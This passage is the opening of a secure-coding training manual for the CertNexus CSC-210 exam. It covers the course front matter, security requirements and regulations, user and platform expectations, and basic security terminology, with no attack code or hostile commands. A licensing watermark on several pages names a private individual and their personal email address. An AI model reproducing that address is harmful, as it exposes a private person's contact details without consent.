

**CertNexus
Certified Cyber
Secure Coder®
(Exam CSC-210)**

CertNexus Certified Cyber Secure Coder® (Exam CSC-210)

Part Number: CNX0032

Course Edition: 1.1

Acknowledgements

PROJECT TEAM

<i>Author</i>	<i>Python Developer</i>	<i>Media Designer</i>	<i>Content Editor</i>
Chrys Thorsen	Chet Hosmer	Brian Sullivan	Peter Bauer
Brian S. Wilson			

CertNexus wishes to thank the Logical Operations Instructor Community, and in particular Chet Hosmer and Andrea Cogliatti, for their instructional and technical expertise during the creation of this course.

Notices

DISCLAIMER

While CertNexus, Inc. takes care to ensure the accuracy and quality of these materials, we cannot guarantee their accuracy, and all materials are provided without any warranty whatsoever, including, but not limited to, the implied warranties of merchantability or fitness for a particular purpose. The name used in the data files for this course is that of a fictitious company. Any resemblance to current or future companies is purely coincidental. We do not believe we have used anyone's name in creating this course, but if we have, please notify us and we will change the name in the next revision of the course. CertNexus is an independent provider of integrated training solutions for individuals, businesses, educational institutions, and government agencies. The use of screenshots, photographs of another entity's products, or another entity's product name or service in this book is for editorial purposes only. No such use should be construed to imply sponsorship or endorsement of the book by nor any affiliation of such entity with CertNexus. This courseware may contain links to sites on the Internet that are owned and operated by third parties (the "External Sites"). CertNexus is not responsible for the availability of, or the content located on or through, any External Site. Please contact CertNexus if you have any concerns regarding such links or External Sites.

TRADEMARK NOTICES

CertNexus and the CertNexus logo are trademarks of CertNexus, Inc. and its affiliates.

All other product and service names used may be common law or registered trademarks of their respective proprietors.

Copyright © 2020 CertNexus, Inc. All rights reserved. Screenshots used for illustrative purposes are the property of the software proprietor. This publication, or any part thereof, may not be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, storage in an information retrieval system, or otherwise, without express written permission of CertNexus, 3535 Winton Place, Rochester, NY 14623, 1-800-326-8724 in the United States and Canada, 1-585-350-7000 in all other countries. CertNexus' World Wide Web site is located at www.certnexus.com.

This book conveys no rights in the software or other products about which it was written; all use or licensing of such software or other products is the responsibility of the user according to terms and conditions of the owner. Do not make illegal copies of books or software. If you believe that this book, related materials, or any other CertNexus materials are being reproduced or transmitted without permission, please call 1-800-326-8724 in the United States and Canada, 1-585-350-7000 in all other countries.

CertNexus Certified Cyber Secure Coder® (Exam CSC-210)

Lesson 1: Identifying the Need for Security in Your Software Projects.....	1
Topic A: Identify Security Requirements and Expectations.....	2
Topic B: Identify Factors That Undermine Software Security.....	12
Topic C: Find Vulnerabilities in Your Software.....	19
Topic D: Gather Intelligence on Vulnerabilities and Exploits.....	54
Lesson 2: Handling Vulnerabilities.....	61
Topic A: Handle Vulnerabilities Due to Software Defects and Misconfiguration.....	62
Topic B: Handle Vulnerabilities Due to Human Factors.....	100
Topic C: Handle Vulnerabilities Due to Process Shortcomings....	109
Lesson 3: Designing for Security.....	121
Topic A: Apply General Principles for Secure Design.....	122
Topic B: Design Software to Counter Specific Threats.....	132
Lesson 4: Developing Secure Code.....	151

Topic A: Follow Best Practices for Secure Coding.....	152
Topic B: Prevent Platform Vulnerabilities.....	168
Topic C: Prevent Privacy Vulnerabilities.....	189
Lesson 5: Implementing Common Protections.....	197
Topic A: Limit Access Using Login and User Roles.....	198
Topic B: Protect Data in Transit and At Rest.....	210
Topic C: Implement Error Handling and Logging.....	231
Topic D: Protect Sensitive Data and Functions.....	245
Topic E: Protect Database Access	260
Lesson 6: Testing Software Security.....	269
Topic A: Perform Security Testing.....	270
Topic B: Analyze Code to Find Security Problems.....	287
Topic C: Use Automated Testing Tools to Find Security Problems.....	294
Lesson 7: Maintaining Security in Deployed Software.....	301
Topic A: Monitor and Log Applications to Support Security.....	302
Topic B: Maintain Security After Deployment.....	312
Appendix A: Mapping Course Content to CertNexus Certified Cyber Secure Coder (Exam CSC-210).....	319
Solutions.....	321
Glossary.....	333
Index.....	341

About This Course

The stakes for software security are very high, and yet many development teams deal with software security only after the code has been developed and the software is being prepared for delivery. As with any aspect of software quality, to ensure successful implementation, security and privacy issues should be managed throughout the entire software development lifecycle.

This course presents an approach for dealing with security and privacy throughout the entire software development lifecycle. You will learn about vulnerabilities that undermine security, and how to identify and remediate them in your own projects. You will learn general strategies for dealing with security defects and misconfiguration, how to design software to deal with the human element in security, and how to incorporate security into all phases of development.

Course Description

Target Student

This course is designed for software developers, testers, and architects who design and develop software in various programming languages and platforms, including desktop, web, cloud, and mobile, and who want to improve their ability to deliver software that is of high quality, particularly regarding security and privacy.

This course is also designed for students who are seeking the CertNexus Cyber Secure Coder (CSC) Exam CSC-210 certification.

Course Prerequisites

This course presents secure programming concepts that apply to many different types of software development projects. Although this course uses Python®, HTML, and JavaScript® to demonstrate various programming concepts, you do not need to have experience in these languages to benefit from this course. However, you should have some programming experience, whether it be developing desktop, mobile, web, or cloud applications. Logical Operations provides a variety of courses covering software development that you might use to prepare for this course, such as:

- *Python® Programming: Introduction*
- *Python® Programming: Advanced*
- *HTML5: Content Authoring with New and Advanced Features*
- *SQL Querying: Fundamentals (Second Edition)*

Course Objectives

In this course, you will employ best practices in software development to develop secure software.

You will:

- Identify the need for security in your software projects.
- Eliminate vulnerabilities within software.
- Use a Security by Design approach to design a secure architecture for your software.
- Develop secure code.
- Implement common protections to protect users and data.
- Apply various testing methods to find and correct security defects in your software.
- Maintain deployed software to ensure ongoing security.

The CHOICE Home Screen

Logon and access information for your CHOICE environment will be provided with your class experience. The CHOICE platform is your entry point to the CHOICE learning experience, of which this course manual is only one part.

On the CHOICE Home screen, you can access the CHOICE Course screens for your specific courses. Visit the CHOICE Course screen both during and after class to make use of the world of support and instructional resources that make up the CHOICE experience.

Each CHOICE Course screen will give you access to the following resources:

- **Classroom:** A link to your training provider's classroom environment.
- **eBook:** An interactive electronic version of the printed book for your course.
- **Files:** Any course files available to download.
- **Checklists:** Step-by-step procedures and general guidelines you can use as a reference during and after class.
- **Spotlights:** Brief animated videos that enhance and extend the classroom learning experience.
- **Assessment:** A course assessment for your self-assessment of the course content.
- Social media resources that enable you to collaborate with others in the learning community using professional communications sites such as LinkedIn or microblogging tools such as Twitter.

Depending on the nature of your course and the components chosen by your learning provider, the CHOICE Course screen may also include access to elements such as:

- LogicalLABS, a virtual technical environment for your course.
- Various partner resources related to the courseware.
- Related certifications or credentials.
- A link to your training provider's website.
- Notices from the CHOICE administrator.
- Newsletters and other communications from your learning provider.
- Mentoring services.

Visit your CHOICE Home screen often to connect, communicate, and extend your learning experience!

How to Use This Book

As You Learn

This book is divided into lessons and topics, covering a subject or a set of related subjects. In most cases, lessons are arranged in order of increasing proficiency.

The results-oriented topics include relevant and supporting information you need to master the content. Each topic has various types of activities designed to enable you to solidify your understanding of the informational material presented in the course. Information is provided for reference and reflection to facilitate understanding and practice.

Data files for various activities as well as other supporting files for the course are available by download from the CHOICE Course screen. In addition to sample data for the course exercises, the course files may contain media components to enhance your learning and additional reference materials for use both during and after the course.

Checklists of procedures and guidelines can be used during class and as after-class references when you're back on the job and need to refresh your understanding.

At the back of the book, you will find a glossary of the definitions of the terms and concepts used throughout the course. You will also find an index to assist in locating information within the instructional components of the book. In many electronic versions of the book, you can click links on key words in the content to move to the associated glossary definition, and on page references in the index to move to that term in the content. To return to the previous location in the document after clicking a link, use the appropriate functionality in your PDF viewing software.

As You Review

Any method of instruction is only as effective as the time and effort you, the student, are willing to invest in it. In addition, some of the information that you learn in class may not be important to you immediately, but it may become important later. For this reason, we encourage you to spend some time reviewing the content of the course after your time in the classroom.

As a Reference

The organization and layout of this book make it an easy-to-use resource for future reference. Taking advantage of the glossary, index, and table of contents, you can use this book as a first source of definitions, background information, and summaries.

Course Icons

Watch throughout the material for the following visual cues.

Icon	Description
	A Note provides additional information, guidance, or hints about a topic or task.
	A Caution note makes you aware of places where you need to be particularly careful with your actions, settings, or decisions so that you can be sure to get the desired results of an activity or task.
	Spotlight notes show you where an associated Spotlight is particularly relevant to the content. Access Spotlights from your CHOICE Course screen.
	Checklists provide job aids you can use after class as a reference to perform skills back on the job. Access checklists from your CHOICE Course screen.
	Social notes remind you to check your CHOICE Course screen for opportunities to interact with the CHOICE community using social media.

Do Not Duplicate Or Distribute

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201

1

Identifying the Need for Security in Your Software Projects

Lesson Time: 3 hours, 45 minutes

Lesson Introduction

As a software developer, your job can be complex and demanding. You must satisfy customers, meet business requirements and deadlines, and work cooperatively with other people on the project—all the while handling the complex technical challenges of rapidly evolving development tools, programming languages, frameworks, and Application Programming Interfaces (APIs). The complex interactions among all of the components involved in a project can be difficult to manage at times.

On top of this, the risks involved in software security are more abundant now than ever before. The first step in tackling the problem of software security is to understand the challenges that you're up against.

Lesson Objectives

In this lesson, you will:

- Identify requirements and cyber security standards that apply to your software development projects, and the consequences of not meeting them.
- Identify people, process, and product factors that undermine software security.
- Identify ways that software security may be broken to gain insights into software vulnerabilities.
- Use information sources such as the U.S. National Vulnerability Database and The Exploit Database to find vulnerabilities and exploits affecting your software projects.

TOPIC A

Identify Security Requirements and Expectations

Quality expectations and requirements for software products come from a variety of sources, and they vary widely. With many different requirements vying for your attention, it's easy to focus on the wrong things. Carefully considering the requirements in light of the consequences of not meeting them can help you prioritize your development efforts.

Security Throughout the Development Process

The stakes for software security are very high. In a 2015 report sponsored by Hewlett Packard Enterprise, the Ponemon Institute reported that on average, companies they surveyed spent \$21,155 per day to resolve cyber attacks. The U.S. National Cyber Security Alliance reported that 60% of small companies that experience a cyber attack go out of business within six months.

For many development teams, software security, if it is given much thought at all, is only dealt with during the testing process. Unfortunately, when security problems are found at that late stage in development (or even worse, after the software is deployed), security problems may have expensive consequences and at the very least are more expensive to correct than if they are found and corrected early in the project.

As with any aspect of software quality, to ensure successful implementation, security should be dealt with throughout the entire software development lifecycle. From the very start, as you plan and identify requirements, security requirements should be identified. Those requirements should be designed and developed into the product, and testing should verify that the requirements have been met. As you deploy and maintain the software over time, security should be monitored and necessary updates applied as needed to maintain security.




Figure 1-1: Security considerations throughout the software development life cycle.

Business Requirements

Building security into software should begin when the development process begins. For many organizations, a project begins with the identification of **business requirements**. Business requirements identify *what* the software should accomplish, rather than *how* it will be accomplished. In a corporate setting, the business requirements might be a structured, well thought out, and thoroughly documented plan formulated by a software development team and business

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

stakeholders. For a solo app developer, the equivalent of business requirements might be as simple as an idea captured in a napkin sketch.

Although an app developer may not always have the organizational clout to insist on having thorough business requirements, it is to the entire organization's benefit if business requirements are carefully analyzed and documented. Business requirements and the **software requirement specifications (SRS)** based on business requirements should clearly identify any special security considerations, regulations, or standards that apply to the app. Conformance to applicable standards and regulations should be verified in the finished product.

Apps developed to be sold to individual consumers (as in a mobile app store) are typically designed according to a process very different from that of custom business apps. In many cases, the developer will be a company of one, or perhaps a small team. In such situations, developers will likely not have any sort of business requirements to start with, unless they come up with them themselves. Still, there are numerous security risks involved in developing an app, so the developer should take the effort to build security into the entire development process.

A business' custom applications may have security requirements driven by user expectations and by standards and regulations. But a business may also have security requirements driven by internal needs, such as protecting trade secrets, customer databases, and other information that is considered business confidential. Developers may not know what these needs are, so it is important for business stakeholders (including legal departments) to be involved in establishing business requirements.

Standards and Compliance Requirements

In some cases, you may be legally obligated to provide and ensure a certain level of security in your mobile apps. A wide variety of government regulations and industry standards drive security requirements. For example, regulations such as the following may affect your organization.

Standards Domain	Standards and Regulations
Government Regulations	<ul style="list-style-type: none"> • The Health Insurance Portability and Accountability Act (HIPAA) provides regulations in regard to patient privacy. • The Federal Information Security Management Act (FISMA) requires that federal agencies develop, document, and implement agency-wide programs to provide information security to protect the economic and national security interests of the U.S. FISMA provides information security standards that must be followed by other government agencies and contractors working in support of those agencies. • The Sarbanes-Oxley Act (SOX) specifies various provisions that apply to U.S. public company boards, management and public accounting firms, including standards for financial transactions, reporting, and other considerations that may apply to financial apps. • The Gramm-Leach-Bliley Act (GLBA) of 1999 protects the privacy of an individual's information that is held by financial institutions and others, such as tax preparation companies. This privacy standard and these rules were created to safeguard private information and set penalties in the event of a violation. • The New York State Information Security Breach and Notification Act defines standards applying to businesses in New York, which must disclose any breaches of computerized data that includes private information. • The Federal Financial Institutions Examination Council (FFIEC) is an interagency body of the U.S. government that provides standards for U.S. financial institutions. • The European Union has highly developed laws regarding protections of individual privacy. The General Data Protection Regulation (EU) 2016/679 defines privacy rights that apply to citizens of EU member countries as well as the European Economic Area (EEA). It also encompasses the transfer of personal data outside the EU and EEA. The primary aim is to give individuals control over their personal data. In some cases, rules imposed by EU Privacy may seem counter-intuitive or overly complicated to those used to doing business in other countries, such as the U.S., which have different regulations. However, these rules may apply even to businesses outside of the EU who, because they have customers from EU countries, nonetheless must comply with them, at least for their European customers. GDPR supersedes the EU Data Protection Directive (Directive 95/46/EC).

Standards Domain	Standards and Regulations
Industry Standards	<ul style="list-style-type: none"> • Control Objectives for Information and Related Technology (COBIT) provides standards, practices, and tools pertaining to IT management, controls, and objectives. • The International Organization for Standardization (ISO) and International Electrotechnical Commission (IEC) have issued a set of joint standards known as the Information Security Management System (ISMS) or ISO/IEC 27000 standards, which are designed to assist organizations implementing an information security framework. • Information Technology Infrastructure Library (ITIL) is an IT management structure developed by the United Kingdom's Office of Government Commerce (OGC) that includes concepts and techniques for conducting development, infrastructure, and operations management. • Generally Accepted System Security Principles (GASSP) and its successor, the Generally Accepted Information Security Principles (GAISP), prescribe principles that provide a checklist for information security strategies and plans. Since volunteer efforts driving the development of GAISP weakened, other standards have surpassed it with wider acceptance. • Common Criteria for Information Technology Security Evaluation (ISO/IEC 15408) provides frameworks and standards for the specification, implementation, and testing of computer security products. • Sherwood Applied Business Security Architecture (SABSA) is a framework and methodology for the implementation of Enterprise Security Architecture and Service Management. The SABSA model defines six layers of enterprise security architecture and a matrix that is used to describe the layers. The matrix answers six basic questions about each layer addressing the issues of: what, why, how, who, where, and when. Answering each question for each layer is intended to provide assurance that the organization's security architecture is sound. • National Institute of Standards and Technology (NIST) SP800 documents discuss a wide range of computer and information security topics, including numerous guidelines that are relevant to mobile app developers. • The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard defined by the Payment Card Industry Security Standards Council, with the goal of reducing credit card fraud by promoting better controls around handling of cardholder data. The PCI PA-DSS (Payment Applications) requirements are directed toward software developers of "payment applications that store, process or transmit cardholder data and/or sensitive authentication data as part of authorization or settlement, when these applications are sold, distributed or licensed to third parties." Version three of this standard identifies twelve high-level requirements organized into six main groups (called "control objectives"), with more than three hundred specific standards that have to be met. Using a third-party e-commerce service provider can simplify the process of following these standards.

When you develop a mobile app, you should be certain that you understand all standards and regulations for which you will be responsible, and consider the implications to the design and implementation of your app.

User Impact

Programmers produce a wide range of software that affect end users as well as other direct and indirect customers of the software.

Users interact directly with many types of software, such as operating systems and applications (desktop, mobile, and web). For some types of software (such as backend databases, web services, cloud applications, and embedded systems), end users may have no direct contact with your software, but they may nonetheless be affected by it. It can be argued that most types of software have some impact, directly or indirectly, on the security of end users or on the assets and data of the customer.

While it's easy to see how an e-commerce, personal finance, or social media application may impact a user's security, it may not be as simple to see how some behind-the-scenes software (such as the control program for an electrical switch or the driver software for a laser printer) would impact a user's security. But imagine for a moment the damage that an attacker could inflict by hijacking an electrical switch in a power plant or dam, or by hacking into a home computer network and causing a laser printer to overheat and catch fire (an actual vulnerability found in millions of printers in 2011). With a little imagination, you begin to see why software security affects everyone and all types of code—and why the stakes are so high.

User Expectations

Users expect your software to reasonably protect their privacy, security, confidentiality, and safety. In short, users expect your software to operate in a secure manner, and not to expose them to problems.

While you have a responsibility to protect users, in some cases, you may even have to consider how to protect users from themselves. Users have different levels of knowledge related to security. Some may be quite savvy, and others may know nothing about security. You may need to design your software to limit the security errors an end user might make, and to provide a user interface that encourages users to protect their own security—such as requiring a complex password, prompting users to perform regular data backups, or warning users when they attempt to save a file in a location that is not secure.

If your app requires access to private or sensitive information, users will expect your app to protect that information. When you prompt users to enter sensitive information into your application, you are asking users (who are unlikely to know you) to extend you a degree of trust.

In the case of end user apps (such as mobile or desktop apps), if your app lives up to the trust relationship, users will be generous with ratings and will reward you by purchasing other apps. If not, users can be brutal reviewers. A few bad ratings and negative comments can destroy an app's reputation and can seriously diminish the number of downloads.

For you to fulfill customer expectations, you need to understand the platform your software runs on, know where the vulnerabilities are, and develop software that protects users.

Platform Requirements

We live in an age where everything, it seems, is connected. Desktop and mobile apps connect with services in the cloud, and some users never go offline. They are constantly connected through cellular and Wi-Fi networks. If your app communicates with or uses cloud-based services through Application Programming Interfaces (APIs) offered by the likes of Facebook, LinkedIn®, Salesforce®, Google™, Amazon, and so forth, your app may be required to adhere to special security rules and policies set forth by those organizations.

At the time this was written, security-related policies of Facebook included:

- You must not include functionality that proxies, requests, or collects Facebook user names or passwords.

- You will have a privacy policy that tells users what user data you are going to use and how you will use, display, share, or transfer that data. In addition, you will include your privacy policy URL in the App Dashboard, and must also include a link to your app's privacy policy in any app marketplace that provides you with the functionality to do so.

App stores such as Google Play™ and Amazon Appstore specify requirements for apps that are published on their sites, including requirements related to privacy and security.

Some example terms of use may be found at the following URLs:

- <https://developer.amazon.com/help/da.html>
- <https://legal.linkedin.com/api-terms-of-use>
- <https://developers.facebook.com/policy/>

As the developer of an app that interacts with such systems, it is your responsibility to read, understand, and adhere to the terms of use put forth by the service provider.

Consequences of Not Meeting Security Requirements

For most developers, it is simply a matter of pride to develop the best possible software that meets requirements, given the available time and resources. Of course, beyond the desire to excel at your profession, there are other reasons why a software developer (and all other project stakeholders) should consider it important to design security into software they develop. Nobody with good intentions wants to be responsible for releasing software that facilitates a security breach. Consider the consequences for the various project stakeholders and users.




Figure 1–2: Consequences of not meeting security requirements.

Guidelines for Identifying Security Requirements and Expectations

Follow these guidelines when you identify security requirements and expectations.



Note: All of the Guidelines for this lesson are available as checklists from the **Checklist** tile on the CHOICE Course screen.

Identify Sources of Security Requirements

To identify sources of security-related requirements for your software, gather:

- User expectations
- Standards and compliance requirements
- Business requirements
- Requirements for platforms, services, and APIs that your software uses
- Identification of where your software is vulnerable, and identify how you will address each vulnerability



Note: This approach is most appropriate for identifying general security objectives, as you might do early in a project. Other techniques, such as threat modeling, covered later in this course, provide an effective way to identify detailed components of a security architecture.

Elicit and Prioritize Security Requirements

To ensure your security requirements are comprehensive, follow a structured process to identify them, with input from others on the development team. For example, the SQUARE method (developed by SEI, Carnegie Mellon University) outlines steps to elicit and prioritize security requirements in the early stages of a project.

1. Agree on definitions.
2. Identify security goals.
3. Develop artifacts to support security requirements definitions.
4. Assess risks.
5. Select elicitation technique(s).
6. Elicit security requirements.
7. Categorize requirements.
8. Prioritize requirements.
9. Inspect requirements.

Meet PCI DSS Requirements

The complete, detailed requirements for PCI DSS (Payment Card Industry Data Security Standard) may be downloaded from <https://www.pcisecuritystandards.org>. In general, these requirements outline steps to implement protections for cardholder data.

- **Maintain secure networks.** Enable payment card transactions to be conducted safely over the network. Employ user-friendly firewalls to protect cardholder information without inconveniencing cardholders. Change all passwords and PIN codes for hosts and network devices from default values to ones that cannot be guessed by an attacker.
- **Secure cardholder data in transit and in storage.** Encrypt sensitive cardholder data such as social security numbers, birth dates, phone numbers, addresses, and so forth.
- **Provide malware protection on client and host systems.** Keep malware protection up to date. Regularly update and patch operating systems and other software dependencies.
- **Restrict access to cardholder data to authorized personnel.** All users should have a unique ID on the system, so their activities can be logged. Provide physical protection of data in systems and in hard copy. Use document shredders and provide locks on dumpsters to prevent unauthorized access.
- **Continually monitor for vulnerabilities.** This includes all networks, systems, and applications. Regularly scan memory and storage to detect potential threats.

- **Implement and follow a comprehensive information security policy.** Implement systems to ensure that policies are understood and followed by everyone. Impose penalties for non-compliance. Perform auditing on a regular basis.

Do Not Duplicate or Distribute

ACTIVITY 1–1

Identifying Security Requirements and Expectations

Scenario

Activities in this course are based on an imaginary company named Woodworkers Wheelhouse. Woodworkers Wheelhouse sells hardwood lumber, tools, and other supplies for woodworkers and other hobbyists, as well as some home improvement and interior decorating supplies. You will work on a web-based application for Woodworkers Wheelhouse.

This application includes the following features:

- Users can view a catalog of products, including product descriptions, pricing, and illustrations
- Users can display content in various languages
- Users can search for a product based on one or more keywords
- Users can self-register for a customer account, which enables them to:
 - Purchase products online
 - Provide feedback to Woodworkers Wheelhouse
 - Log in using their application credentials or through Google using OAuth authentication
- Administrators can manage user accounts

The screenshot shows a web application for 'Woodworkers Wheelhouse'. At the top, there's a navigation bar with a logo of a red truck labeled 'Woodworkers Wheelhouse', followed by links for 'Login', 'English', 'Search...', 'Search' button, 'Contact Us', and 'About Us'. Below the navigation is a section titled 'All Products' containing a table with two rows of data.

Image	Product	Description	Price	Action
	#2 Phillips Screwdriver	This #2 Phillips-head screwdriver features a long, narrow body for an improved reach. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.99	
	#3 Phillips Screwdriver	This #3 Phillips-head screwdriver features a small, stubby body for easy maneuverability and portability. The blade is a stainless steel alloy with a hardened tip that will fit any Phillips-head screw, even ones that have been stripped. Its soft-grip handle will prevent slippage no matter how much pressure is applied.	1.25	

Figure 1–3: The Catalog application.

1. What *user requirements and expectations* will you have to meet in this product?

 2. What *standards and compliance requirements* will apply to this application?

 3. What *platform requirements* will apply?
-

Do Not Duplicate or Distribute

TOPIC B

Identify Factors That Undermine Software Security

On the one hand, you've identified requirements and expectations that your users and software project stakeholders have regarding software security. On the other hand are various issues involving process, product, and people that potentially undermine your ability to meet those requirements and expectations.

Three Ps of Software Security

Security is a measure of software quality. Software security is a complex proposition, and there are many ways that a software project can fail to maintain security. By systematically identifying potential failure points and taking measures to eliminate them, you will improve the security of your software.




Figure 1–4: Three Ps of software security.

Product Problems

Being intentional about security not only means being systematic, but it also means being comprehensive. Programmers naturally focus on code, and simply writing good code will eliminate many (but not all) points of failure. As you design, develop, and deploy the actual *product* (the software), you need to consider other aspects that may put your software at risk—*people* and *process*.

People Problems

Just mention the term "operator error" to many programmers and it immediately invokes visions of ways that people (human factors) make software security challenging. Users compromise security in many different ways and for a variety of reasons. They may be confused by the user interface or configuration options. They may make incorrect assumptions about the software's behavior. They

may simply not be aware of problems they are creating. Or they might be intentionally misled by someone else into giving away sensitive information, revealing their login credentials, and so forth.

As a software developer, you have more influence over some types of people problems than you do over others. In some cases, your influence is quite direct. For example, you might be able to:

- Write software functions and develop user interfaces that make it so users simply can't do the wrong thing.
- Design the user interface to make the function and behavior of the software absolutely clear to users.
- Display warnings or other messages to coach users to do the right thing when you can't make it impossible to do the wrong thing.
- Set the behavior and initial configuration of the software to do the right thing by default, so users have to go out of their way to do the wrong thing.
- Configure the host system for security policies that your software can't enforce directly.

Of course, there may be some human factors that you simply can't control directly. In those situations, you might be able to:

- Work with technical writers to ensure best practices are clearly presented in end user documentation.
- Work with the training department to ensure that users are trained on secure practices.
- Work with the system operators (cloud services, web hosting, etc.) to ensure a host system configuration that provides the most secure default settings.
- Negotiate with project stakeholders to drop requested product features that carry excessive risk due to human factors.

Process Problems

Regardless of the size of your development team, good processes and tools provide you with leverage to do more, and to do it better. Process problems can hamstring developers from doing their best. Good processes can help to ensure that security is systematically and comprehensively designed, developed, deployed, and maintained.

Software Security Terminology

It is helpful to have a clear set of terminology as you analyze the factors that affect software security. The following terms are commonly used.

Term	Description
Asset	<p><i>Items of value</i> (such as personal data, financial data, service availability, reputation/brand value, trust, software, devices) that are under the control of an information system, which should be protected because they might result in loss to the organization if they are compromised (for example, destroyed, stolen, made public, inaccessible, altered, or accessed in unintended ways by unauthorized users).</p> <p>Examples:</p> <ul style="list-style-type: none"> • A user's user name and password • Access to a file storage and sharing service • A user's smartphone, which has the ability to place long-distance phone calls, order products from online stores, transfer funds, and perform other valuable tasks

Term	Description
Vulnerability	<p>A <i>defect or weakness</i> in a particular system, module, or component that leaves it open to being compromised due to attack, disaster, or other causes.</p> <p>Examples:</p> <ul style="list-style-type: none"> • Sensitive information sent to a web server without any form of data encryption, which is vulnerable to being read by an attacker monitoring network communications. • A database is not backed up, and all data is lost forever when the storage volumes that hold it break down. • The user leaves her office for a lunch break and fails to log out of an application that holds sensitive information.
Threat	<p>The <i>possibility of an event</i> (such as an attack or a disaster) that takes advantage of a vulnerability and produces undesirable consequences, such as loss or damage of an asset or the inability to continue providing service to your customers. Threats may be intentional (an attack), unintentional (such as user error or a hardware failure), or due to a natural disaster (such as earthquakes, floods, and tornadoes).</p> <p>Examples:</p> <ul style="list-style-type: none"> • (Information Disclosure) A user may be able to intercept and read messages sent by other users. • (Denial of Service) A user may send so many processing requests to the server that it slows down and becomes unusable for other users. • (Repudiation) A user might place an order for a product, then cancel the order in such a way that the product is still delivered, but the customer is not billed for it.
